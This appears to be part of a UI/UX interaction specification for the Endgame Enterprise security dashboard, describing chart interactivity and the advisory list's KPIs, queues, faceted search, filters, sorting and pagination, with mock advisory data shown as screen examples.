
4. Selecting specific dates

Each chart will include a "marker" or pinline indicating the user's currently selected date. This is denoted with a black line that the user can move across the chart, done by hovering with the mouse. As the pin moves, the area to the top right of the chart will update with total counts of each advisory type. The marker itself will show the date which will also change as the pin moves. Together, this will tell the user the individual count numbers for each day in the range.

In the 2 week view the pin should "snap" to the date lines due to the fact that data is collected once a day (i.e., there is no way to see counts during the day) When a user switches to the month view, the dots and lines will get closer together, but the axis should still show each day. Once the user moves to a 6 month or 1 year view, the labels should switch to months and the line should move more smoothly as the pin moves through the chart.



Main trend chart in dashboard with zoom in on the month view



Main trend chart showing 6 month view

Dashboard Interactivity, con't

5. Selecting a custom range

A user can select a custom range from within the month, 6 month and 1 year view. This happens by clicking on the pin and then dragging the mouse left or right and then letting go on the desired range date. The user can drag left or right and the start date or the end date will set based on the original location of the pin. A gray area should highlight letting them know they have selected a custom range with a clickable button in the center. Once the user clicks this button, the chart should zoom into that range, the tabs should change to highlight "custom" and the x-axis should update with the new information.

NOTE: The user cannot zoom any closer than 2 weeks. Also the zoom should only function as a horizontal zoom, not a vertical.


To return to a default view, click the desired tab. This will return the chart back to its original state.

6. Modes / panes


By default, the active pane is the advisory severity pane. When the user opens the dashboard, this pane should be on by default and the chart should default to the 2 week increment. If the user clicks the right pane (the Advisory Type pane) the chart should change to reflect the advisory type and their trends. Again, the default will be the 2 week view and the user can select month, 6 month or 1 year as well as selecting a custom range. All previously mentioned functionality should exist as it does in the severity chart views.

Several things worth noting:

- Advisory type icon shows in the center of the KPI chart
- Colors in the chart correspond to the counts listed in the totals area



Custom range selection



Advisory type chart view, 2 week increment


Dashboard Interactivity, con't

7. CTAs

At the bottom of the dashboard, the user should see an area with 4 boxes that allow them to quickly get to areas of the application. These areas could include:

- Pre-filtered view of currently open high severity advisories
- Pre-filtered view of currently reviewed advisories but not triaged
- Pre-filtered view of current queue with top type of advisories
- Current advisories that have been assigned to the user
- Sensor / host listing highlighting the number of off-line sensors

Actual advisories TBD based on availability and client needs.



Call to action areas

Interaction Specifications

Screen by screen analysis and guide for building each area of the application including null/empty and error states.

This chapter contains:

- Dashboard
- Advisories
- Events
- Individual Advisory
- Clusters
- MetaMachine / Individual Host
- Hosts List

Advisories

Advisories are the heart of Endgame Enterprise. They are events and combinations of events that the system has flagged as being particularly interesting and worthy of investigation. For this reason, it's imperative that the user can quickly browse them and take immediate action. Since there are so many that can be generated, it's also essential

the system provide workflow and triaging capabilities for both individual advisories as well as groups of advisories. The user will spend the majority of their time in this area of the site, therefore it needs to be clean, easy to use and it should provide cues letting the user know what areas merit their attention and how they can best work through the list.

ENDGAME.

DASHBOARD

Overall Status: 51 (New: 8, Reviewed: 43)

Overall Severity: 51 (High: 17, Medium: 13, Low: 9, Anomalous: 12)

Overall Threats: 51 (Malware: 18, Suspicious Package: 12, Process Injection: 9)

ADVISORIES

Search: []

Group Action: 0 Advisories are currently selected.

Sort By: Date | 1-25 of 51

Advisory Cards:

- Malware High**: Advisory: Malware vti-rescan (StockerA) on web.mycompany.com. Cluster: HADOOP. Time: Aug 15, 5:55PM. Assignee: N/A.
- Abnormal Package Anomalous**: Advisory: Linux Mumblehead trojan db.mycompany.net. Cluster: HADOOP. Time: Aug 15, 4:15PM. Assignee: N/A.
- Malware High**: Advisory: Abnormal process behavior (usr/bin/basename) ip-122.54.32.278. Cluster: HADOOP. Time: Aug 15, 4:00PM. Assignee: N/A.
- Abnormal Package Anomalous**: Advisory: Privilege Package by vti-rescan on mail2.mycompany.com (usr/cst). Cluster: PROD-ALL. Time: Aug 15, 3:47PM. Assignee: N/A.
- Abnormal Process Anomalous**: Advisory: Abnormal process behavior (usr/cst) db-casandra-1.eguest.net. Cluster: DEV-ALL. Time: Aug 15, 3:35PM. Assignee: N/A.

Advisory List (Bottom):

Advisory	Cluster	Severity	Type	Assignee	Date	Status
Malware vti-rescan (StockerA) on web.mycompany.com	HADOOP	High	Malware	John Snow	Aug 11, 8:55 AM	New
Anomalous Package traffic to 1.21.3.3 from vti-rescan on db.mycompany.com	HADOOP	Anomalous	Abnormal Package	John Snow	Aug 11, 7:19 AM	New
Abnormal process behavior (usr/bin/basename) ip-122.54.32.278	HADOOP	Anomalous	Abnormal Process	John Snow	Aug 11, 6:30 AM	New
Privilege Escalation by vti-rescan on mail2.mycompany.com	PROD-ALL	Anomalous	Abnormal Package	John Snow	Aug 11, 4:59 AM	New
Abnormal process behavior (usr/bin/free)	PROD-ALL	High	Malware	John Snow	Aug 10, 11:55 PM	New
Abnormal process behavior (usr/cst)	DEV-ALL	Anomalous	Abnormal Process	John Snow	Aug 10, 9:47 PM	New
Privilege Escalation by vti-rescan on mail3.mycompany.com	PROD-ALL	Anomalous	Abnormal Package	John Snow	Aug 10, 8:25 PM	New
Privilege Escalation by vti-rescan on mail2.mycompany.com	HADOOP	Medium	Malware	John Snow	Aug 10, 3:22 PM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com	HADOOP	Medium	Malware	Jane Doe	Aug 10, 1:42 PM	Reviewed
Command and control traffic to 123.21.23.3 from vti-rescan on db.mycompany.com	HADOOP	High	Malware	John Snow	Aug 10, 12:18 PM	Reviewed
Abnormal process behavior (usr/bin/basename) db.mycompany.com	PROD-ALL	Anomalous	Abnormal Process	John Snow	Aug 10, 9:55 AM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com	PROD-ALL	Anomalous	Abnormal Package	John Snow	Aug 10, 7:19 AM	Reviewed
Command and control traffic to 123.21.23.3 from vti-rescan on db.mycompany.com	PROD-ALL	Medium	Malware	John Snow	Aug 10, 6:30 AM	Reviewed
Abnormal process behavior (usr/bin/basename)	HADOOP	High	Malware	John Snow	Aug 10, 4:59 AM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com	HADOOP	Anomalous	Abnormal Process	John Snow	Aug 9, 11:55 PM	Reviewed

Advisories, card view

ENDGAME.

DASHBOARD

Overall Status: 51 (New: 8, Reviewed: 43)

Overall Severity: 51 (High: 17, Medium: 13, Low: 9, Anomalous: 12)

Overall Threats: 51 (Malware: 18, Suspicious Package: 12, Process Injection: 9)

ADVISORIES

Search: []

Group Action: 0 Advisories are currently selected.

Sort By: Date | 1-25 of 51

Advisory List:

Advisories	Cluster	Severity	Type	Assignee	Date	Status
Malware vti-rescan (trojan) on web.mycompany.com	HADOOP	High	Malware	John Snow	Aug 11, 8:55 AM	New
Anomalous Package traffic to 1.21.3.3 from vti-rescan on db.mycompany.com	HADOOP	Anomalous	Abnormal Package	John Snow	Aug 11, 7:19 AM	New
Abnormal process behavior (usr/bin/basename)	HADOOP	Anomalous	Abnormal Process	John Snow	Aug 11, 6:30 AM	New
Privilege Escalation by vti-rescan on mail2.mycompany.com	PROD-ALL	Anomalous	Abnormal Package	John Snow	Aug 11, 4:59 AM	New
Abnormal process behavior (usr/bin/free)	PROD-ALL	High	Malware	John Snow	Aug 10, 11:55 PM	New
Abnormal process behavior (usr/cst)	DEV-ALL	Anomalous	Abnormal Process	John Snow	Aug 10, 9:47 PM	New
Privilege Escalation by vti-rescan on mail3.mycompany.com	PROD-ALL	Anomalous	Abnormal Package	John Snow	Aug 10, 8:25 PM	New
Privilege Escalation by vti-rescan on mail2.mycompany.com	HADOOP	Medium	Malware	John Snow	Aug 10, 3:22 PM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com	HADOOP	Medium	Malware	Jane Doe	Aug 10, 1:42 PM	Reviewed
Command and control traffic to 123.21.23.3 from vti-rescan on db.mycompany.com	HADOOP	High	Malware	John Snow	Aug 10, 12:18 PM	Reviewed
Abnormal process behavior (usr/bin/basename)	PROD-ALL	Anomalous	Abnormal Process	John Snow	Aug 10, 9:55 AM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com	PROD-ALL	Anomalous	Abnormal Package	John Snow	Aug 10, 7:19 AM	Reviewed
Command and control traffic to 123.21.23.3 from vti-rescan on db.mycompany.com	PROD-ALL	Medium	Malware	John Snow	Aug 10, 6:30 AM	Reviewed
Abnormal process behavior (usr/bin/basename)	HADOOP	High	Malware	John Snow	Aug 10, 4:59 AM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com	HADOOP	Anomalous	Abnormal Process	John Snow	Aug 9, 11:55 PM	Reviewed

Advisories, list view

Advisory List Interactivity

1. Advisory List KPIs

The user arrives in the Current Advisory queue via side nav, individual advisory and from the dashboard.

KPIs are presented at the top of the screen and are related to the current & archived queues, depending on the screen. They include:

- Current: Overview, New & Reviewed
- Archive: Overview, Dismissed & Resolved
- High/Medium/Low & Anomalous* severity
- Top 3 types of advisories

All three KPIs utilize donut charts to illustrate total breakdown numbers with corresponding colors that match the rolled up KPI numbers.

EMPTY STATE




When there are no advisories in the active queue, the KPIs should reflect this by letting the user know there is no data and graying out the visuals. The information should still consume the same amount of space relative to the page and include an outline of the missing graphs but it should utilize the lighter color palette presented in the Visual Design section of this document.

2. Advisory - getting started/info included

By default, advisories should include the following information:

- | | |
|---------------------|--------------------|
| • Advisory name | • Type of advisory |
| • Server/IP address | • Assignee |
| • Cluster | • Date/time |
| • Severity | • Status |

(*) Anomalous only applies to Abnormal Package and Abnormal Process



3. Queue – Current & Archive

Advisories can live in one of two queues – Current and Archive. Each has its own unique characteristics, which are outlined in the following sections.

The tabs at the top of the screen allow the user to toggle between the current queue and the archive queue. The “active” queue tab should highlight with an underline and full color text.

By default, the “Current” queue utilizes a card view while the “Archive” view utilizes a list view, however, the user can switch between views. The user should be able to toggle between card and list view from the filter menu in the right corner of the search box.

Advisory List Interactivity, con't

4. Search

Overview

When the user lands on the Advisories or Events screens, they will be presented with a large search box that will allow for a faceted search experience. In general, when a user types a search term, the search should be run and the results updated. As a user interacts with the search box (and filters) and the returned results change, the KPIs at the top of the screen should also change to match the results that are returned.

Facets

Due to the large quantities of data and high number of events, the search will function as a faceted search instead of a free text search. To get started, the user will be presented with a drop box of available facets when they put their cursor into the box and click.

Step 1: User clicks in search area. Facet list appears

Step 2: User selects a facet from the drop down

Step 3: Selected facet is added to search box

Step 4: Cursor appears after facet, user types value(s)

Step 5: User attempts to enter an invalid value for a facet


Step 6: Multiple facets example showing color range

Notes


Facets are auto-suggesting. Therefore, it is possible to enter a value that does not get returned as a legitimate value. In cases where there are a set of acceptable values, entering an invalid value will return validation errors as outlined in Step 5.

Facets will validate before the search is run. If there are no matching results, the user will see the standard empty result screen (Section 12)


Multiple values for the same facet will be added to the appropriate facet tile using commas to separate the values. (see Step 5)




Starting/default search area




Step 1: facet list




Step 2: facet selected




Step 3: facet added to search box



Step 4: user value typed after facet



Step 5: search validation errors



Step 6: multiple facet tiles and values

Advisory List Interactivity, con't

5. Filtering


The queue contains several sets of filters hidden within the filter dropdown panel, located to the right of the search box, which correspond to several facets found in the search box. When the filter panel is open, the results should be covered with a transparent gray background. The filters numbers should update as the user interacts with them to show totals from the combinations. Since the panel sits on top of the results, the results should update in real-time and the number of results should also update so the user can quickly understand how their selections are affecting the results being returned. These filters include the following facets:

Status	Type
Severity	Date/time


When the user selects one or more filters, the remaining filter sets should update their counts to allow the user to see the total number of advisories in the active queue. Note: Filters will work the same between both card and list views.

Filter sets, like the search box facets, can be combined. When one or more filters are selected within the same set, they should utilize the "OR" construct. When filters are set across facets, they should utilize the "AND" construct. As the user selects facets and values within the filter drop box, the search box should update where the facets overlap so the user can see that in some cases, they can set a facet value from either and get the same result set returned.

Because the filters are returning results in real-time, there is no need for an "Apply" button. When the user clicks outside of the filter panel, the panel should close, the gray background overlay should disappear and the results should display as they do in the default view.



Filter panel open with selections and transparent gray overlay. Highlight on date/time interactivity.



Closed filter showing filter selected indicator. In this example, one filter has been set.

Filter set indicator

If a user has selected one or more filters from the drop down filter menu, the small indicator located at the right end of the search box will show a small number in the corner denoting the number of filters that have been set.

If the user clears out the filters or no filters are set, the notification number/icon will disappear as in the top figure.

Advisory List Interactivity, con't

6. Sorting

LIST VIEW: Columns are sorted by clicking on the column name or utilizing the sort drop down. Each column should be sortable and the currently sorted column should be denoted with an arrow next to the column name. The selected sort should also appear next to the "Sort By" menu text. Clicking the currently sorted column reverses the sort order. Standard sort orders are:

Advisory name, alphabetical

Cluster name, alphabetical

Severity (High-Medium-Low-Anomalous)

Type, alphabetical

Assignee, alphabetical

Date (most-> least recent)

Status

The date format should display as "Mmm d hh:mm". Seconds should be left off for clarity, and unless the advisory occurred in a prior year, year should be omitted.

The status column has a special sort order. This column should be sorted in the order: New then Reviewed (Current) and Resolved then Dismissed (Archived).

Note: "Same time" denotes date and hour/minute. It is possible there will be multiple advisories in the same minute and therefore, they should have a sub-sort or grouping by status following the status column sort order.

CARD VIEW: Sorting should utilize the same paradigm as above however the sorting will run from left to right. That is, the first 5 results will list in the first row, the second five in the second row, etc. There is no column sort present in the card view.

PAGINATION: Pages are set at 25 results per page in both list and card views. List view will return 25 rows while Card view will return 5 rows of 5 cards each.

